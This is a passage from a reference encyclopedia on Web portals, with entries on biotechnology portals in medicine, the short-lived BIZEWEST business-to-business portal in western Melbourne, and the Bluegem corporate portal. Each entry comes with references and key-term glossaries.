Wong, J. W. H., Cagney, G., & Cartwright, H. M. (2005). Specalign: Processing and alignment of mass spectra datasets. *Bioinformatics, 21*(9), 2088-2090.

Yu, J., & Buyya, R. (2005). A taxonomy of workflow management systems for grid computing. *SIGMOD Record, 34*(3), 44-49.

KEY TERMS

Bioinformatics: Bioinformatics involves the use of techniques from applied mathematics, informatics, statistics, and computer science to solve biological problems.

Bioinformatics Web Portal: Is a software platform accessible through a Web portal specifically designed to execute bioinformatics applications.

Biological Databases: A database containing data describing biological elements, for example, proteins, nucleotides, and so on.

Grid: A grid is a computing infrastructure that uses the resources of many separate computers connected by a network (usually the Internet) to solve large-scale computation problems.

"In silico" Experiment: Is "an experiment performed on computer or via computer simulation." The phrase is coined from the Latin phrases *in vivo* and *in vitro* that are commonly used in biology and refer to experiments done in living organisms and outside of living organisms, respectively.

Ontology: In computer science an ontology is a data model that represents a domain and is used to reason about the objects in that domain and the relations between them.

Problem Solving Environment: Is a software platform enabling the design and execution of applications in a specific domain.

Workflow: A workflow is the operational aspect of a work procedure: how tasks are structured, who performs them, what their relative order is, how they are synchronised, how information flows to support the tasks and how tasks are being tracked.

ENDNOTE

1 The expression *in silico* is used to mean "performed on computer or via computer simulation". The phrase is coined from the Latin phrases *in vivo* and *in vitro* that are commonly used in biology and refer to experiments done in living organisms and outside of living organisms, respectively.

Biotechnology Portals in Medicine

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INTRODUCTION

The 2005 global revenues of publicly traded biotechnology companies have grown by 18.1% to $63.1 billion (Donn, 2006). Many countries are now investing in research and development in the biotechnology industry as it is believed this 30 year-old industry is moving toward profitability. The stock value in this industry has outperformed the average stock value in many countries. In the pre-genomic era, a typical life sciences company would have marketed diagnostic kits, assays, chemicals, measuring equipment, and research products to name a few. In the genomic era, a new range of products is marketed focusing on molecular medicine. Among these new products are bioinformatics software solutions, storage systems, biotechnology systems, and solutions researching into genes and proteins, tools for analysis of genetic sequence data, integrated systems and solutions for disease research, and new drug discovery (Cader, 2004). The need for biotechnology portals is now more than justified and will be a useful information and knowledge source.

A biotechnology portal is a gateway of comprehensive source of information and knowledge to those interested in knowing about biotechnology and the benefits this industry is offering. It should be considered as the first point of reference for those seeking reliable, quality, and current information and knowledge about issues in biotechnology. In addition, it should be interactive and have the appropriate tools to enable a community of users to share information and knowledge among them. There should also be a commercial component to the biotechnology portal, which should be to generate revenue through advertisements and offers to its target visitors. This revenue is essential to ensure the maintenance and survival of the portal and offer value to all its stakeholders. A biotechnology portal will not be complete unless it provides information on biotechnology stocks to potential investors seeking insights into this industry. A biotechnology portal is like any online business with various objectives such as profits, growth, market share, and innovation.

BIOTECHNOLOGY IN MEDICINE

This article will concentrate on biotechnology in medicine although the benefits of biotechnology have influenced other disciplinary areas such as agriculture and environmental sciences. In medicine, hundreds of biotechnology drug products and vaccines are currently in human clinical trials in advanced countries with many more in the new product development stage.

Linking to Web Sites

A good starting point is to link up with the site http://www.ornl.gov/hgmis/ sponsored by the U.S. Department of Energy Office of Science, Office of Biological and Environmental Research, Human Genome Program. This site gives information on the Human Genome Project (HGP), news and announcements, planned user facilities, educational resources, research progress, impacts of research, GTL documents (potential microbial documents), science, technologies behind GTL, Gene Gateway (tools for exploring the sequence), and related department of energy sites. There are also links to related sites.

The biotechnology portal should also link up to an excellent Web site, which makes available several DNA and Gene images (http://www.ornl.gov/hgmis/graphics/slides/images1.html) in an image gallery.

The Wellcome Foundation in the UK (http://genome.wellcome.ac.uk/) gives the latest news, features, and background, and a lot of information about the human genome—exploring genes and its impact on health, disease, and society. The Wellcome foundation is also the primary funding source for the Sanger Institute at Cambridge University (http://www.sanger.ac.uk/). The Sanger Institute is a genome research institute whose aim is to further the knowledge of genomes, particularly through large scale sequencing and analysis.

Another interesting site in the UK that should be included is http://www.geneservice.co.uk/. Geneservice Limited is a contract research organisation and biological resource centre, which supplies genomic products and technical services to both academic and commercial research organisations. These services include whole genome amplification, DNA sequencing, micro-satellite, and SNP genotyping including 10K and 100K mapping, and expression array analysis.

An interesting European Web site is http://www.litbio.org/. This is a Laboratory for Interdisciplinary Technologies in Bioinformatics (LITBIO) applied to genomics, transcriptomics, proteomics, and metabolomics providing international research and development programs with the new analysis strategies of biomedical and biotechnological data. The laboratory consists of five collaborating partners whose links are listed as follows:

- CILEA (http://www.litbio.org/cilea.htm)
- CNR/IEIIT (http://www.litbio.org/ieiit.htm)
- Universita' degli Studi di CAMERINO (http://www.litbio.org/camerino.htm)
- Universita' degli Studi di GENOVA (http://www.litbio.org/genova.htm
- Eurotech S.p.A. (http://www.litbio.org/eurotech.htm

Another interesting link is to this Japanese Web site http://www.genome.ad.jp/kegg/. The Kyoto Encyclopaedia of Genes and Genomes (KEGG) is a bioinformatics resource developed by the Kanehisa Laboratories in the Bioinformatics Center of Koyoto University and the Human Genome Center of the University of Tokyo. They are working toward representing a complete computer representation of the cell, the organism, and the biosphere. This will enable computational prediction of higher-level complexity of cellular processes and organism behaviours from genomic and molecular information.

The biotechnology portal should also be linked to other informative Web sites in other countries including the Australian Web sites.

This Web site (http://www.csiro.au/pubgenesite/index.htm) explains what Australian scientists are doing in the area of biotechnology research. For information about gene technology, policy, and regulations, there should be a link to biotechnology Australia's gateway site at www.biotechnology.gov.au. Another useful link should be to the Victorian government biotechnology Web site. This Web site offers an overview of biotechnology in Victoria and links to industry sectors and biotechnology centres. It also includes the biotechnology strategic development plan for Victoria.


This Web site (http://www.business.vic.gov.au/BUSVIC.458954/INDUSTRY/1226260600/PC_60362.html) offers an overview of biotechnology in Victoria and links to industry sectors and biotechnology centres. It also includes the biotechnology strategic development plan for Victoria. Another useful link would be to http://www.ausbiotech.org. Ausbiotech is the industry body representing the Australian biotechnology sector.

The molecular biology database collection is a public online resource listing key databases. The online version of this journal (Nucleic Acids Research) article has been published under an open access model (Galprin, 2006). The biotechnology portal must definitely be linked to this up-to-date database, which is intended to serve as the initial point from which to find specialised databases that may be of use in biological research. This database includes 858 updates in the 2006 version. It includes major public sequence repositories, gene expression, gene identification and structure, genetic and physical maps, genomic databases, intermolecular interactions, metabolic pathways and cellular regulations, mutation databases, pathology, protein databases, protein sequence motifs, proteome resources, retrieval systems and database structure, and varied biomedical content.

Icelandic's "Decode Genetics"

This is an Icelandic biopharmaceutical company. Its Web site (http://www.decode.com/) shows the type of work it does. The nature of work became of much interest worldwide because the company started developing a genealogical database. When the information from this database is combined with

Figure 1. Courtesy of the U.S. Department of Energy Human Genome Program



health care data (diagnosis, treatment, prognosis, measurement of values in blood, etc.) it will help identify genes linked to certain diseases. The concept is to look at the community as a system of data that can be mined for knowledge.

UK Biomedical Population Collection

A similar study in the UK called "*UK Biomedical Population Collection*" was established between the Wellcome Trust, the Medical Research Council, and the Department of Health, which looks at the interaction between lifestyle, environment, and genetic makeup that causes diseases. This project will collect key medical and lifestyle information from participants between the ages of 45 and 64 over a period of at least 10 years. The Web site associated with this study should also be linked to the biotechnology portal. Further details can be seen in http://www.phgu.org.uk /ecard?reference_ID=2688.

Stem Cells, Embryonic Stem Cells, Embryonic Stem Cell Line, Somatic Stem Cells

The National Health Institute Web site is a useful resource for all one wants to know about stem cells and the ensuing debate about stem cells research (http://stemcells.nih.gov/info/glossary.asp).

Apart from the previous National Health Institute (U.S.) Web site, another useful Web site to which the biotechnology portal should be linked is the National Human Genome Research Institute Web site (http://www.genome.gov/10004765). According to this Web site, the term "cloning" is used by scientists to describe many different processes that involve making duplicates of biological material. In most cases, isolated genes or cells are duplicated for scientific study and no new animal results. The experiment that led to the cloning of Dolly the sheep in 1997 was different. It used a cloning technique called *somatic cell nuclear transfer* and resulted in an animal that was a genetic twin—although delayed in time—of an adult sheep. This technique can also be used to produce an embryo from which cells called *embryonic stem* (ES) *cells* could be extracted to use in research into potential therapies for a wide variety of diseases. This Web site also discusses ethical concerns, policy and regulation, and cloning for the isolation of Human ES Cells.

Content of the Biotechnology Portal

A good biotechnology portal should be innovative and interactive rather than just be a source of information. The design should be creative and welcoming to the browser. The content should offer quality material, which is regularly updated. The technology should enable the portal to be user friendly and fast.

CONCLUSION

Mentioned above are only some of the possible links to the portals and Web sites of the numerous genomic and medical Web sites originating in almost every country. Eventually a good biotechnology portal will be a gateway to most of these Web sites. The portal should be linked to all the biotechnology *hotspots* in the world. The *hotspots* refer to biotechnology research centers and institutes involved in biotechnology research and development activities.

There are numerous other Web sites of private companies that should be liked to the biotechnology portal but they are too numerous to be mentioned here.

Agricultural and environmental aspects of biotechnology are also important components of a biotechnology portal. Other aspects are an executive search section for biotechnologists and links to online publications such as "nature," "science," "today's life science" etc., to name a few of the many academic journals in biotechnology. For a biotechnology portal to be viable, it needs to offer advertising space for a fee for companies wanting to market related products and knowledge sources.

REFERENCES

Cader, Y. (2004). Knowledge management in the life sciences industry. In Y. Cader (Ed.), *Knowledge management: Theory & application in the twenty-first century context* (pp. 1-17). Victoria, Australia: Heidelberg Press.

Donn, S. (2006). *Beyond borders. The global biotechnology report*. Ernst & Young.

Galprin, M. Y. (2006). The molecular biology database collection: 2006 update. *Nucleic Acids Research, 34*(D3-D5). Oxford University Press.

Krane, D. E., & Raymer, M. L. (2003). *Fundamental concepts of bioinformatics*. Pearson Education, inc. (Publishing as Benjamin Cummings, CA, USA). Pages 277-284 (Glossary).

Web Site References

Genome Programs of the US Department of Energy Office of Science. Retrieved June 26, 2006, from http://www.ornl.gov/hgmis/

Genome Science Images of the US Department of Energy Office of Science. Retrieved June 26, 2006, from http://www.ornl.gov/hgmis/graphics/slides/images1.html

Wellcome Trust site of the Human Genome (UK). Retrieved June 26, 2006, from http://genome.wellcome.ac.uk/

The Sanger Genome Research Institute (Cambridge, UK). Retrieved June 26, 2006, from http://www.sanger.ac.uk/

Geneservice Contracts research company (UK). Retrieved June 26, 2006, from http://www.geneservice.co.uk/

Kegg: Kyoto Encyclopedia of Genes and Genomes. Retrieved June 26, 2006, from http://www.genome.ad.jp/kegg/

Commonwealth Scientific Industrial Research Organisation of Australia. Retrieved June 26, 2006, from http://www.csiro.au/pubgenesite/index.htm

Biotechnology Australia (A Government Initiative). Retrieved June 26, 2006, from www.biotechnology.gov.au

Business Victoria (Australian Victorian Government Initiative). Retrieved June 26, 2006, from http://www.business.vic.gov.au/BUSVIC.458954/INDUSTRY/1226260600/PC_60362.html

AusBiotech is the industry body representing the Australian biotechnology sector. Retrieved June 26, 2006, from http://www.ausbiotech.org

Icelandic biopharmaceutical company. Retrieved June 26, 2006, from http://www.decode.com/

Public Health Genetics Unit (UK). Retrieved June 26, 2006, from http://www.phgu.org.uk/ecard?reference_ID=2688

National Institute of Health Resource for Stem Cell Research (U.S.). Retrieved June 26, 2006, from http://stemcells.nih.gov/info/glossary.asp

National Human genome Research Institute (U.S.). Retrieved June 26, 2006, from http://www.genome.gov/10004765

KEY TERM

Bioinformatics: A new and exciting field, which developed due to the power of super computers enabling faster processing and storage of terabyte levels of data, using computer software tools in storing, organising, and computationally analysing biological information.

Biotechnology: It is the application of knowledge based on cellular and molecular processes of living organisms and its ability to act as molecular machines to make new proteins with the potential to become new drugs; to develop new industrial processes and new genetically modified high yielding crops. There is also a convergence of rapid advances in information technology with the rapidly growing knowledge of the cellular and molecular processes resulting in the new opportunities.

Biotechnology Portal: It is a gateway of a comprehensive source of information and knowledge to those interested in knowing about biotechnology and the benefits this industry is offering. It should be considered as the first point of reference for those seeking reliable, quality, and current information and knowledge about issues in biotechnology.

Chromosomes: The DNA molecule containing a cell's genome. These strands of DNA form the 23 pairs of chromosomes inside the cell nucleus with approximately 3 billion DNA sub units or chemical base pairs called nucleic acids, denoted by the letters A, T, G, and C. Each pair of nucleic acid is called a base pair. These are like rungs on a spiralling staircase.

Cloning: The term cloning is used by scientists to describe many different processes that involve making duplicates of biological material. In most cases, isolated genes or cells are duplicated for scientific study, and no new animal results (http://www.genome.gov/10004765)

DNA: Deoxyribonucleic acid (see Nucleic acids) is known as the molecule of life.

Drug Discovery: The process involved in discovering new drugs.

Embryonic Stem Cells: Primitive (undifferentiated) cells derived from a 5-day preimplantation embryo that have the potential to become a wide variety of specialized cell types (http://stemcells.nih.gov/info/glossary.asp)

Embryonic Stem Cell Line: Embryonic stem cells, which have been cultured under *in vitro* conditions that allow proliferation without differentiation for months to years (http://stemcells.nih.gov/info/glossary.asp)

Gene: A specific sequence of nucleotides in DNA (deoxyribonucleic acid) or RNA (Ribonucleic acid). There are 26,261 genes distributed along the 23 pairs of chromosomes in humans. Each gene contains a particular set of information coding for a particular protein in a cell.

Genome: The sum total of an organism's genetic material.

Nucleic Acids: There are approximately 3 billion DNA sub units or chemical base pairs, called nucleic acids in the human genome, denoted by the letters A, T, G, and C. Each pair of nucleic acid is called a base pair. These are like rungs on a spiralling staircase.

Pharmacogenomics: Field that uses information about an individual's genetic makeup to maximize the efficacy of treatments, while at the same time minimizing the unwanted side effects (Krane & Raymer, 2003).

RNA: Ribonucleic acid (see Nucleic acids).

Somatic Stem Cells: Non-embryonic stem cells that are not derived from gametes (egg or sperm cells) (http://stemcells.nih.gov/info/glossary.asp)

Stem Cells: Cells with the ability to divide for indefinite periods in culture and to give rise to specialized cells (http://stemcells.nih.gov/info/glossary.asp).

The BIZEWEST Portal

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INTRODUCTION

In June 2000, the Western Region Economic Development Organisation (WREDO), a not-for-profit organisation sponsored by the six municipalities that make up the western region of Melbourne, received a state government grant for a project to set up a business-to-business portal. The project was to create a "horizontal portal"—BIZEWEST—that would enable small to medium enterprises (SMEs) in Melbourne's west to engage in an increased number of e-commerce transactions with each other. The western region of Melbourne contains around 20,000 businesses, and is regarded as the manufacturing, transport, and distribution hub of South-eastern Australia (Tatnall, Burgess, & Singh, 2004). Traditionally, this region had encompassed much of the industry in metropolitan Melbourne.

BACKGROUND

Australia is a federation of six states and two territories. The states are segmented into smaller regions, or communities of interest, to deliver base-level services to the people. These services include things like the administration of building standards, the policing of minor by-laws, the provision of garbage collection services, and ensuring the welfare of the aged. Much of the revenue of local government comes from the imposition of rates and charges on property owners within the municipality, but a significant part of the income comes in the form of grants from the other two levels of government. Local government is extremely vulnerable in that any administration can be dismissed by a state local government minister. Unlike the two upper levels of government, the parliament or council of local government is composed of politicians who are only part time and are not paid a salary. However, they are paid allowances to compensate them for expenses incurred whilst performing their duties (Pliaskin, 2004).

Research Design

A research project to investigate adoption of the portal (Tatnall & Burgess, 2002) consisted of several stages, beginning with interviews of the "business champions" and other important players identified by WREDO. The second stage involved returning to the businesses interviewed earlier and checking whether things are progressing as they thought they would, and whether they had made any changes to the way they did business resulting from their use of the portal. The final stage, which is the subject of this chapter, collected historical data about the portal's development, operation, and final demise.


DESIGNING THE PORTAL

BIZEWEST was a regional, inwardly focussed, horizontal business-to-business Web portal based in the western suburbs of Melbourne in Australia that was established in May 2001 and ceased operations in June 2003. It was charged with enabling small- to medium-sized businesses within that region to take advantage of e-commerce opportunities, and to facilitate trade between these entities. The portal was established with the assistance of a government grant and was built under the auspices WREDO, a body sponsored by the six municipal authorities within the area and some of the larger businesses operating there. Its role was to foster economic growth and investment in the region, and so the notion of establishing and operating such a Web portal sat with that body quite comfortably (Pliaskin, 2004).

The treasurer of the state of Victoria, John Brumby, announced the establishment of the Victorian E-Commerce Early Movers Scheme, or VEEM, in February 2000 (VEEM, 2000). This scheme offered grants to local government to help it to assist local businesses to adopt emerging technologies. WREDO formulated a proposal and sent it to the Victorian government on behalf of the six municipalities that sponsored it. The application was drawn up in a hurry and in the expectation that it would not be successful (Pliaskin, 2004). The submission included a number of initiatives that, in hindsight, should not have been there. Some of these included a provision for training secondary school information technology students in Web design, a provision for training business people in e-commerce use, and a provision for the establishment of a payment gateway to facilitate electronic payment for goods and services.

In June 2000 WREDO received a grant from the Victorian government to build the BIZEWEST portal. Together, with its own contribution, WREDO had Aus$345,000 to spend, and this seemed to be a large sum of money at the time.

Figure 1. BIZEWEST portal



BUILDING THE PORTAL

There were, however, problems with the design and the hosting of the portal right from the beginning. Tenderers for the project seemed to be more interested in telling WREDO what they should have rather than vice versa. The funds provided for the construction of the portal were subject to time constraints and ultimately, WREDO had to settle for a product that was not exactly what was wanted.

During the building phase of the Web site and immediately after this, there was much publicity surrounding the project. A number of business breakfasts were held where the topic was the BIZEWEST portal, with the keynote speakers talking on the potential benefits of such a facility. The keynote speakers were prominent people with strong associations with the west and with information technology. They created an atmosphere of enthusiasm and expectation for the portal. Things were looking promising and businesses in the region seemed to be embracing the concept.

WREDO also held several successful Web-a-thons at local shopping centres, where secondary school students helped local entrepreneurs to design pages for inclusion on the BIZEWEST site.


PORTAL OPERATIONS

The portal was launched in a blaze of publicity in May 2001, having been well received by the media and by the businesses in the area. The number of businesses in its catchment area grew quite rapidly and even beyond expectations. It was quite apparent, however, that many of the businesses that took advantage of it by posting pages on the site did not have a good grasp of its potential benefits, but only became players in the situation for reasons that were not entirely based on logic. Many entrepreneurs had an unshakeable belief in WREDO, and used this as the rationale behind their becoming involved with the portal project. Others had heard through third parties that it was a good idea and that there was a possibility that they might be left behind if they did not commit to the BIZEWEST portal. The small businesses in the area suffered from a lack of computing expertise, a common problem among such enterprises (Burgess, 2002; Tatnall, 2002).

Patronage of the portal was always extremely disappointing. Judging from the timing and on the sources of entries, it seemed that the "hits" on the site were mostly accidental. (Pliaskin, 2004; Pliaskin & Tatnall, 2005) Even those who elected to choose to display their wares on the portal were reluctant to use it to source goods and services for themselves. The budget for the site had long since been expended, and WREDO found that it did not have the funds to provide the training to users and prospective users that it had hoped that it would be able to do. The cost of hosting the portal site seemed to be incomprehensively high when compared to the costs associated with hosting the main WREDO Web site. There did not appear to be any rationale for this situation.

Up to this point, WREDO had been providing the site free of charge to those who were using it, but it had become apparent that this could not go on. When firms with pages on the site were asked to contribute to the cost of running it most elected not to do so, and this left WREDO with little option but to close the portal in June 2003 (WREDO staff, 2001). Much of the information from the BIZEWEST portal was transferred to the primary WREDO Web site, MelbWest.com.

Figure 2. BIZEWEST home page



au, and this new part of MelbWest became more like what had been envisaged for the portal in the first instance.

CONCLUSION

The construction and commission of BIZEWEST had been a brave move but, in that form, was doomed to failure (Tatnall & Pliaskin, 2005). Time had proven that it had been overambitious in its scope and that something a little more conservative would have been better. At the same time, a similar portal had been successfully built in Bendigo, a major rural city in central Victoria, also under the VEEM scheme. This had been a success. The Bendigo site had been treated as a prototype with only seven firms involved. At one stage, the possibility of sharing resources between the two projects had been mooted, but this had never come to fruition (Pliaskin, 2004).

Even though BIZEWEST had stumbled at the last hurdle, the project should not be considered a failure as it had enabled some positive outcomes for e-commerce in general and the western region of Melbourne in particular. Because of the existence of the portal, some secondary students from the western suburbs of Melbourne were trained to work in participating businesses using the latest e-business technologies. There was a growth in the use of emerging technologies by businesses, as evidenced by participation in the project rising from 25 registrations in May of 2001 to 180 by December 2001. A model was established for the development of regional Web portals for business-to-business electronic commerce. This model is capable of being replicated in other regions. An e-commerce toolkit for small- to medium-sized businesses was developed. In conjunction with the development of the portal, and because of its introduction, WREDO was able to compile a regional register of 11,000 local businesses. This register was incorporated into the BIZEWEST Web site in December of 2001.

WREDO was itself coming under heavy financial pressure, and in late 2004 its board of directors decided that it had come to the end of its useful life. The organization ceased operations early in 2005. The chief executive officer of WREDO subsequently took up a position with Victoria University, an institution based in the western suburbs of Melbourne, and performs a liaison role between it and local industry, helped, in a major way, by the information acquired during the BIZEWEST experience.

REFERENCES

Burgess, S. (2002). Information technology in small business: Issues and challenges. In S. Burgess (Ed.), *Information technology and small business: Issues and challenges*. Hershey, PA: Idea Group Publishing.

Pliaskin, A. (2004). The life and times of BIZEWEST. *Information systems*. Melbourne, Victoria University.

Pliaskin, A., & Tatnall, A. (2005). Developing a portal to build a business community. In A. Tatnall (Ed.), *Web portals: The new gateways to Internet information and services* (pp. 335-348). Hershey, PA: Idea Group Publishing.

Tatnall, A. (2002). Modelling technological change in small business: Two approaches to theorising innovation. In S. Burgess (Ed.), *Managing information technology in small business: Challenges and solutions* (pp. 83-97). Hershey, PA: Idea Group Publishing.

Tatnall, A., & Burgess, S. (2002). *Using actor-network theory to research the implementation of a B-B portal for regional SMEs in Melbourne, Australia*. The 15th Bled Electronic Commerce Conference—"eReality: Constructing the eEconomy," Bled, Slovenia, University of Maribor.

Tatnall, A., Burgess, S., & Singh, M. (2004). Community and regional portals in Australia: A role to play for small businesses? In N. Al Quirim (Ed.), *Electronic commerce in small to medium enterprises: Frameworks, issues and implications* (pp. 307-323). Hershey, PA: Idea Group Publishing.

Tatnall, A., & Pliaskin, A. (2005). *Technological innovation and the non-adoption of a B-B portal*. Second International Conference on Innovations in Information technology, Dubai, UAE, UAE University.

VEEM. (2000). Victorian E-Commerce Early Movers Assistance Scheme. Melbourne, Victorian Government.

WREDO staff. (2001). *WREDO background interview about Bizewest.* Melbourne.

KEY TERMS

E-Business Technology: Technologies such as portals, broadband, and payment gateways that enable business to take place using the Internet.

Electronic Commerce (E-Commerce): Computers, communications technologies, and information systems used by people to improve the ways in which they do business.

Horizontal Industry Portals: Portals utilised by a broad base of users across a horizontal market.

Payment Gateway: The infrastructure (in the form of a Web page) designed to automate payment for goods and services via the Internet. It is often hosted by a bank.

Portal: A special Web site designed to act as a *gateway* to give access to other related sites

Small to Medium Enterprises (SMEs): Those businesses with 1-20 employees (small) and 21-50 employees (medium).

Vertical Industry Portals: Usually based around specific industries, they aim to aggregate information relevant to these groups of closely related industries to facilitate the exchange of goods and services in a particular market as part of a value chain.

The Bluegem Portal

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INTRODUCTION

"Portal technologies" in recent times have become a catchphrase within information technology circles. The concept of the "portal" (more commonly termed *Internet portal*), has initially been used to refer to Web sites, which presented the user with the ability to access rich content, resources, and services on the World Wide Web (Kakumanu & Mezzacca, 2005; Smith, 2004; White, 2000). As such, the Internet portal provides its users with a one-stop entry point to the resources of the World Wide Web.

The term "portal" originally derives from the Latin word *portale*, which is defined as "city gate" (Zhou, 2003, p. 120). Thus, similar to the *portale* providing access to the services and resources of a city, Internet portal technologies provide a point of access to information and services to the users of the Internet.

The concept of the Internet portal has since been applied within the business environment with an increasing number of organisations adopting this "gateway-to-the-world" approach (Wilder, Davis, & Dalton, 1999, p. 18). Corporate portals are implemented for the benefit of an organisation in order to integrate the data-based components of the business and to streamline employee access to organisational information (Millman, 1998).

This article examines the concept of the corporate portal and discusses their features and usage within organisations. Using the example of a portal in use within an organisation, this article will explore and illustrate the principles behind the corporate portal, and predict the future trends within organisational portal development. This article concludes with a call for future research within the field of portal technologies.

BACKGROUND

Corporate portals provide a single access-point to organisationally relevant data and documents (Aneja, Rowan, & Brooksby, 2000; Auditore, 2001; Watson & Fenner, 2000), combining data from disparate data stores and information systems (Raol, Koong, Lui, & Yu, 2002; Watson et al., 2000; Wilder et al., 1999), in order to facilitate the sharing, access, and distribution of this business information throughout the organisational environment (Aneja et al., 2000; Auditore, 2001; Shilakes & Tylman, 1998). This therefore, provides employees with a universal point of access to the organisation's knowledge base.

In this way, Corporate portals can be utilised in order to reduce inefficiencies within the workplace because of the need to use differing sets of data (and their related technologies) in order to complete a single work-task (Raol et al., 2002; Rose, 2003; Watson et al., 2000). By providing one point for employees to access all data at their fingertips, staff can quickly and easily locate required information, without the need to request aid (Kakumanu et al., 2005); thus, increasing the efficiency and effectiveness of the organisational workforce. As such, the corporate portal presents itself as a knowledge-aggregator, providing access to required organisational resources from one single and consolidated point.

The following section illustrates the corporate portal concept with the use of the Bluegem Portal. The Bluegem Portal will be utilised as an example to describe the features of a typical corporate portal, and to also acknowledge future trends within these portal technologies.

THE BLUEGEM PORTAL

Bluegem Software Solutions is a successful Western Australian software development company. Founded in 1996, Bluegem specialises in providing Web-enabled technical solutions including business applications, knowledge management, and learning systems. Bluegem is a relatively small organisation, however they too have recognised the benefits of easily and quickly disseminating business information and documents between all members of the organisation.

Bluegem began the development of their corporate portal in 2002 with the implementation of their company intranet. This organisational intranet has since grown to encompass features including document management functionalities, electronic team collaboration for development documentation, and universal access to organisational documents by all members of the software development team. The availability of search functionalities for the contents of the portal demonstrates that the Bluegem portal exhibits the most commonly cited functions of the corporate portal.

The features of a corporate portal are cited as including access to information, ability to collaborate and cooperate on document creation, content management, and search functionalities (Kakumanu et al., 2005; Kim, Chaudhury, &

Rao, 2002; Raol et al., 2002; Watson et al., 2000). Each of these features is consistent with the typically implemented information-oriented approach in the development of portals. These portals are concerned primarily with the accessibility of data, reduction of information overload, and related knowledge management procedures (Kim et al., 2002). These corporate portals subscribe to the information-aggregation rationale of organisational portals, whereby the emphasis is on the access of diverse information from a single centralised point.

In the case of Bluegem, their corporate portal allowed for company documents to be made more accessible by their employees. Developers could access and append design and development documents concurrently with their work-tasks. At the same time, other employees could access the same range of documents for their own work tasks. As such, Bluegem's workflow processes have become more streamlined as the relevant data and information have become more accessible to the people who need it most.

Since its inception, the corporate portal concept has begun to evolve toward a more tool- and activity-oriented approach, whereby the emphasis of the corporate portal is geared toward the work-task; whereby the portal technology supports the entire work-process by providing the user with the required data, as well as the tools and applications to complete their work entirely within the portal itself (Nielson, 2003, 2005). These tool- and activity-oriented portals utilise integrated applications in order to provide the tools required to complete the user's tasks. These integrated applications have been noted as a potential future aspect in the evolution of the portal. Corporate portals will now be tool- and activity-based, whereby the portal plays more than the role of a simple information aggregator but also allows the completion of business activities without leaving the corporate portal to do so (Aneja et al., 2000; Kakumanu et al., 2005; Raol et al., 2002; Shilakes et al., 1998; Smith, 2004; Wilder et al., 1999).

The Bluegem Portal provides an example of one such portal. As well as providing access to vital business information, the Bluegem Portal is also employed to support the day-to-day business activities of the organisation itself. Bluegem utilises a range of self-developed integrated and Web-enabled applications, which exist within the Bluegem Portal in order to complete these tasks. The greatest functionality of the Bluegem portal is provided by these applications. Utilising the portal, employees can manage clients and personal contacts, perform customer relations activities, and facilitate project scheduling and business monitoring activities. Each of these business applications is accessible by Bluegem's employees, providing them with valuable information in relation to their software development activities. Using the Bluegem Portal, project managers can enter and access client contact information, enter and access the details of a project, and then schedule and plan the new project in terms of cost, time, and the resources involved. Staff members can then utilise the portal to enter their daily timesheet records and to invoice clients for the work they have performed. Furthermore, the data collected in relation to each of the project activities can be used to monitor work-projects, ensuring that all tasks are performed on cost, and on time.

